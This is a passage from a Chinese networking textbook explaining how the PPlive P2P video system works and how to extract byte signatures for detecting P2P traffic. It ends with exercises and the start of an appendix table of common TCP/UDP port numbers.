


图 12.20　PPlive 网络视频点播的工作过程

(1) 启动阶段。

PPlive 的客户端启动后,首先进行 DNS 查询,获得启动服务器的 IP 地址,然后向启动服务器发起 TCP 连接,要求启动服务器返回节目列表、更新信息、本地 ISP 的 Tracker 服务器列表等。获取本地 ISP 网络内的 Tracker 列表后,向其注册本机的基本信息(拥有的资源情况等),同时每隔一段时间向 Tracker 进行 Keep-alive 保持连接的操作。

(2) 观看节目。

PPlive 的客服端若要观看一部影片时,首先从节目列表中得到资源服务器地址,同时向 Tracker 获取一批拥有该影片数据的在线 Peer 地址(包括正在观看影片和本地有数据而不在观看的 Peer),分别向这些 Peer 请求资源片段,同时把正在观看影片的 Peer 加入到邻居列表中。当收到 Tracker 返回的 Peer 的资源索引后,立即向这些 Peer 发出数据下载请求。所有拥有影片数据的节点组成了一个网状网络,其中正在观看影片的对等节点作为负责该网络的建立者和维护者。

在下载数据的初始阶段，资源服务器作为一个普通的 Peer 加入到下载请求列表中。影片数据有一部分可以从资源服务器获得，当本地的缓冲数据到达一定数量后，资源服务器会逐渐退出下载任务，其余的影片数据下载向其他 Peer 获取。当对等机 Peer 的数量及资源分布不够时，资源服务器会被重新使用，作为数据下载的补足，以保证播放的质量和连续性。

在用户主机上已经播放过的影片数据会被存储在本地硬盘和缓存中，可以提供影片快速回拖播放功能，同时可以将这些影片数据提供给网络中的其他对等节点使用。

(3) 影片的拖动和暂停。

PPlive 用户观看影片时，可向前或向后拖动进度条定位到某个时间点开始播放影片。系统会先检查本地硬盘是否已有数据，如有则直接快速启动播放器播放影片，否则，继续向正在使用该资源的 Peer 下载所需的数据，待缓冲区充足后再启动播放器播放影片。

当影片播放完毕或用户手动停止，系统会通知当前的邻居节点自己已经停止播放，这些邻居节点会删除相应记录，此时数据下载任务结束，但数据上传服务不会停止。

(4) 退出。

PPlive 客户端退出系统时，首先要退出 P2P 网络，通知自己的邻居节点和所有正在向自己请求的节点并向它们发送退出消息，向所注册的 Tracker 通知退出消息。

2. PPlive 的特征分析

PPlive 在通信过程中，主要有四种报文：与启动服务器交互的报文；与 Tracker 交互的报文；与资源服务器交互的报文；与邻居节点交互的报文。以下是对 PPlive 网络数据流的捕获与特征分析案例(仅供参考)。

(1) 与本地节点交互的报文：如图 12.21 所示，通信双方是私有 IP 地址，传输层使用 UDP 协议，特征码为“0xfe 04 f9 of”，特征码出现在 UDP 数据包的第 0008～000b 字节。




图 12.21　主机与相邻节点交互报文的特征码

(2) 与公网 IP 交互的报文：如图 12.22 所示，这时与本机通信的另一方是公网 IP 地址，使用 UDP 协议。这时的特征有两种情况，一种是特征码出现在头几个字节，如图 12.22 中的特征码为“0x 2100 或 0x2200”，特征码在 UDP 数据报的第 002a～002b 字节。另一种是特征码出现在中间的字节，如图 12.23 所示。图 12.23 中的特征码为“0x01 00 00”，特征码出现 UDP 数据报的第 0034～0036 字节。为简明起见，把分析得到的 PPlive 的特征码列入表 12.5 中以供参考。




图 12.22　特征码在开头的情况




图 12.23　特征码在中间的情况

表 12.5　PPlvie 特征码

P2P 应用系统	传输层协议	特　征　码	特征码位置
PPlive	UDP	0x fe 04 f9 of	第 0008～000b 字节
	UDP	0x 21 00 或 0x22 00	第 002a～002b 字节
	UDP	0x 01 00 00	第 0034～0036 字节

12.5.3　P2P 应用系统的特征码提取方法总结

通过对上述 Bit Torrent、PPlive 这两个典型的 P2P 应用系统特征码的分析过程，可总结出对特征码的提取应注意以下几点。

(1) 在一个 P2P 网络应用数据流中的特征码的选择不是唯一的，应当选取最具有代表性的字段作为对该应用数据包识别的依据。尽量在一个连接中的前几个数据包中寻找和选取特征码。

(2) 特征码一般出现在 UDP/TCP 数据载荷的前面几个字节，所以在提取特征码时一般只需注意前面的字节。以前 20B 为限。

(3) P2P 通信时传输层的协议多为 UDP 协议。由于 P2P 应用过程中流量最大的时候是内容下载阶段的流量，因此找到内容下载阶段 P2P 流的特征码，有着重要意义。从目前主流的 P2P 软件来看，数据下载多使用 UDP 协议，因此可优先查找 UDP 协议包中特征码。

(4) 特征码的字符串一般比较短。特征码一般都不会很长，太长的特征码增加了算法的复杂度，所以在选取时如果一开始选取的特征码太长，这时就要注意了，要尽量多对比，找

到合适的特征码。

(5) 同一个 P2P 应用系统的不同版本,数据流中的特征码有一定的差异。

(6) 先了解 P2P 应用系统的工作原理,可以提高分析获取特征码的效率和准确性。

(7) 寻找非 P2P 流量的特征码也有重要意义,能够首先排除非 P2P 流量,避免不必要的匹配。

对 P2P 流量检测和监控问题的研究是有一些困难的,因为各种 P2P 应用种类繁多,单一特征很难刻画出它们的性质。此外,很多 P2P 应用为了逃避检测采用了很多隐蔽流量的办法,如动态端口、协议加密和 HTTP 伪装等。这些都造成了 P2P 检测的困难,现有的检测方法主要有三类:基于端口、基于特征码、基于流量的普适应特征检测。基于端口的流量识别方法效率较低,基于 P2P 流量普适应特征的识别方法尚不能对 P2P 流量进行细致的划分,还需要进一步完善,而基于特征码的识别方法是目前较常用的方法,实现较为简单。然而它的缺点也很明显,对 P2P 的识别受限于规则库的完备性,它无法检测不在规则库中的 P2P 流量,对流量加密的 P2P 应用(如 Skype 等)无法识别。

基于 P2P 流量的普适应特征和基于特征码这两种方法是研究和应用的重点。本节介绍的基于特征码识别的案例分析,成功的关键在于特征码的正确获取。在网络安全监管中对 P2P 流量检测和识别的工作应该从以下几方面出发:

(1) P2P 应用的特征码可能会发生变化,需要经常通过网络数据取样分析来提取正确的特征码。

(2) 目前对 P2P 应用特征码的提取多依赖于人工分析,应该研究如何自动提取。

(3) 解决好重量级 P2P 应用的流量识别问题,是解决网络管理实际问题的关键,对各种新出现的 P2P 应用要做更深一步的研究工作。

(4) 对一些采用加密报文传输的 P2P 应用做研究,找出识别它们的方法。

习题与实践

1. 简述 Peer to Peer 应用模式与客户机/服务器应用模式的优点和缺点,分别从网络管理的方便性、敏感信息泄露的可控性、信息发布效率、数据传输的实时性等几个方面进行讨论和比较。

2. 什么是结构化和非结构化的 P2P 网络应用系统之间的差别?各自的优缺点是什么?

3. 在自己知道或使用过的 P2P 应用系统中,哪些是中心式 P2P 应用系统?哪些是纯 P2P 应用系统?哪些是混合式 P2P 应用系统?各自的优缺点是什么?

4. 为什么在结构化的 P2P 网络应用系统中要使用 DHT 分布式散列表?它的优缺点是什么?

5. 利用文件名或文件内容的 SHA-1 哈希值作为文件的 ID 标识,各有什么优缺点?什么是散列函数的单向性、弱冲突的抗拒性、强冲突的抗拒性?哈希值的长度选取与这三种特性有何关系?

6. 你使用过 QQ 吗?研究和分析 QQ 网络应用系统的工作原理,采用 Wireshark 捕获与分析在使用 QQ 聊天时候的计算机网络数据流,从中分析和提取最佳的特征码。

7．从网络搜索和下载 Snort 入侵检测软件，研究其使用方法，如何将获取的 P2P 应用的特征码设置在该软件系统中，作为入侵检测的判定依据？

8．分析比较基于互联网的 P2P 视频点播系统与数字有线电视系统的优缺点，从视频节目容量、网络传输容量、清晰度、使用费率等几个方面进行分析比较。

9．分析比较在互联网游戏中采用 P2P 技术的优点和缺点，上网搜索关于 P2P 网络游戏的介绍，并提出自己的观点和看法。

附录 A　传输层常用的端口号

网络通信时传输层的 TCP/UDP/SCTP 协议都使用端口号来标识主机与主机的各进程之间的通信连接。一个端口号与一个 IP 地址的组合标识了一个 TCP/UDP/SCTP 的终端结点，在连接双方的两个终端节点之间由此建立一个 TCP/UDP/SCTP 的会话进程。

由于互联网层的 IP 协议只能完成两个网络主机之间的数据传输，而两个网络主机之间通常要传输多种不同的 TCP/UDP/SCTP 的应用数据，通过不同的端口号就提供了在两个网络主机之间的多个逻辑连接通道。当发送数据包时，TCP/UDP 在一个 IP 的“主机对主机”的传输信道上，用不同的端口号进行多路复用传输若干个应用进程的数据。在接收端，TCP/UDP 根据端口号将这些 IP 包分别送到相应的应用进程，由此建立“进程到进程”的传输。这种多路复用传输和接收分离的过程是利用端口号来实现的，见图 5.1。端口号使用 16 位的二进制数表示，数值范围是 0～65 535。

端口号分为三类：

(1) 0～1023 是公认端口号；

(2) 1024～49 151 为注册端口号；

(3) 49 152 ～65 535 为动态使用或私有端口号。大于 1024 的端口号也称为临时端口号。

公认端口号通过 Internet Assigned Numbers Authority (IANA)进行官方注册。而非公认的端口号列表由一些公司和机构进行管理，可参考如下 URL：

```
http://www.seifried.org/securityports/
http://www.bekkoame.ne.jp/~s_ita/port/port1-99.html
http://www.networksorcery.com/enp/protocol/ip/ports00000.htm
http://www.neohapsis.com/neolabs/neo-ports/
```

表 A.1　TCP/UDP 常用的端口号

端口	TCP/UDP	端口名称	说　　明
0			端口号 0 由 IANA 所保留。在大部分操作系统中使用 0 号端口将会自动地转为一个随机的临时端口号。通常网络数据流中不会出现 0 号端口
1	TCP	tcpmux	TCP 端口多路复用业务(RFC 1078)
2	TCP,UDP	compressnet	Management Utility 管理工具
3	TCP,UDP	compressnet	Compression Process 压缩进程
5	TCP,UDP	rje	Remote Job Entry 远程工作项目
7	TCP,UDP	echo	EchoProtocol(RFC 862)Ping 的应答协议
9	TCP,UDP	discard, sink, null	Discard Protocol(RFC 863)抛弃、接纳、零信号协议

端口	TCP/UDP	端口名称	说　　明
11	TCP,UDP	systat,users	ActiveUsersProtocol (RFC 866)活动用户协议
13	TCP,UDP	daytime	Daytime Protocol (RFC 867) (This is not the same thing as Network Time Protocol)日期时间协议
15		Unassigned	Was netstat 未指定,曾经用于 netstat
17	TCP,UDP	qotd,quote	QuoteOfTheDayProtocol (RFC 865)日期协议的引用
18	TCP,UDP	msp	MessageSendProtocol (RFC 1159,RFC 1312)消息发送协议
19	TCP,UDP	chargen,ttytst,source	CharacterGeneratorProtocol (RFC 864)字符产生协议
20	TCP	ftp-data	Default FTP data port 默认的文件传输数据端口
21	TCP	ftp	FileTransferProtocol (RFC 959)文件传输协议
22	TCP	ssh	SecureShell(draft)安全框架(草案)
23	TCP	telnet	Telnet (RFC 854)远程登录
24	TCP,UDP	Reserved	Any private mail system 保留,私有邮件系统
25	TCP	smtp	SimpleMailTransferProtocol (RFC 2821)
27	TCP,UDP	nsw-fe	NSW User System FE
29	TCP,UDP	msg-icp	MSG ICP
31	TCP,UDP	msg-auth	MSG Authentication
33	TCP,UDP	dsp	Display Support Protocol
35	TCP,UDP	Reserved	Any private printer server
37	TCP,UDP	time,timeserver	Time Protocol (RFC 868)(This is not the same thing as Network Time Protocol)
38	TCP,UDP	rap	RouteAccessProtocol (RFC 1476)
39	UDP	rlp	ResourceLocationProtocol (RFC 887)
41	TCP,UDP	grapics	Graphics
42	UDP	nameserver	Internet Name Server (IEN 116)
43	TCP	whois,nicname	WhoisProtocol (RFC 954)
44	TCP,UDP	mpm-flags	MPM FLAGS Protocol
45	TCP,UDP	mpm	Message Processing Module[recv]
46	TCP,UDP	mpm-snd	MPM[default send]
47	TCP,UDP	ni-ftp	NI FTP
48	TCP,UDP	auditd	Digital Audit Daemon
49	TCP,UDP	tacacs	TacacsProtocol (RFC 1492)
50	TCP,UDP	re-mail-ck	Remote Mail Checking Protocol (RFC 1339)

端口	TCP/UDP	端口名称	说　明
51	TCP,UDP	la-maint	IMP Logical Address Maintenance
52	TCP,UDP	xns-time	XNS Time Protocol
53	TCP,UDP	domain name Server DNS	Domain Name System (many RFCs)
54	TCP,UDP	xns-ch	XNS Clearinghouse
55	TCP,UDP	isi-gl	ISI Graphics Language
56	TCP,UDP	xns-auth	XNS Authentication
57	TCP,UDP	Reserved	Any private terminal access
58	TCP,UDP	xns-mail	XNS Mail
59	TCP,UDP	Reserved	Any private file service
61	TCP,UDP	ni-mail	NI MAIL
62	TCP,UDP	acas	ACA Services
63	TCP,UDP	whois++	WHOIS++ (RFC 1835)关于"WHOIS"的数据库,用Telenet可以与其连接
64	TCP,UDP	covia	Communications Integrator 通信集成者
65	TCP,UDP	tacacs-ds	TACACS Database Service
66	TCP,UDP	sql * net	Oracle SQL * Net
67	TCP,UDP	bootps	Bootstrap Protocol Server(often used by DHCP)引导程序协议的服务器端口(通常被 DHCP 使用)
68	TCP,UDP	bootpc	Bootstrap Protocol Client(often used by DHCP)引导程序协议的客户端口(通常被 DHCP 使用)
69	TCP,UDP	tftp	Trivial File Transfer Protocol(RFC 1350)简单文件传输协议
70	TCP,UDP	gopher	Gopher Protocol(RFC 1436)基于菜单驱动的 Internet 信息查询工具 Gopher 协议
71	TCP,UDP	netrjs-1	Remote Job Service 远程工作服务
72	TCP,UDP	netrjs-2	Remote Job Service
73	TCP,UDP	netrjs-3	Remote Job Service
74	TCP,UDP	netrjs-4	Remote Job Service
75	TCP,UDP	Reserved	Any private dial out service
76	TCP,UDP	deos	Distributed External Object Store
77	TCP,UDP	Reserved	Any private RJE service
78	TCP,UDP	vettcp	vettcp
79	TCP,UDP	finger	Finger Protocol (RFC 1288)
80	TCP,UDP	www,http	Hyper Text Transfer Protocol

端口	TCP/UDP	端口名称	说　　明
81	TCP,UDP	hosts2-ns	HOSTS2 Name Server 通常用于 HTTP 的另一个端口
82	TCP,UDP	xfer	XFER Utility
83	TCP,UDP	mit-ml-dev	MIT ML Device
84	TCP,UDP	ctf	Common Trace Facility
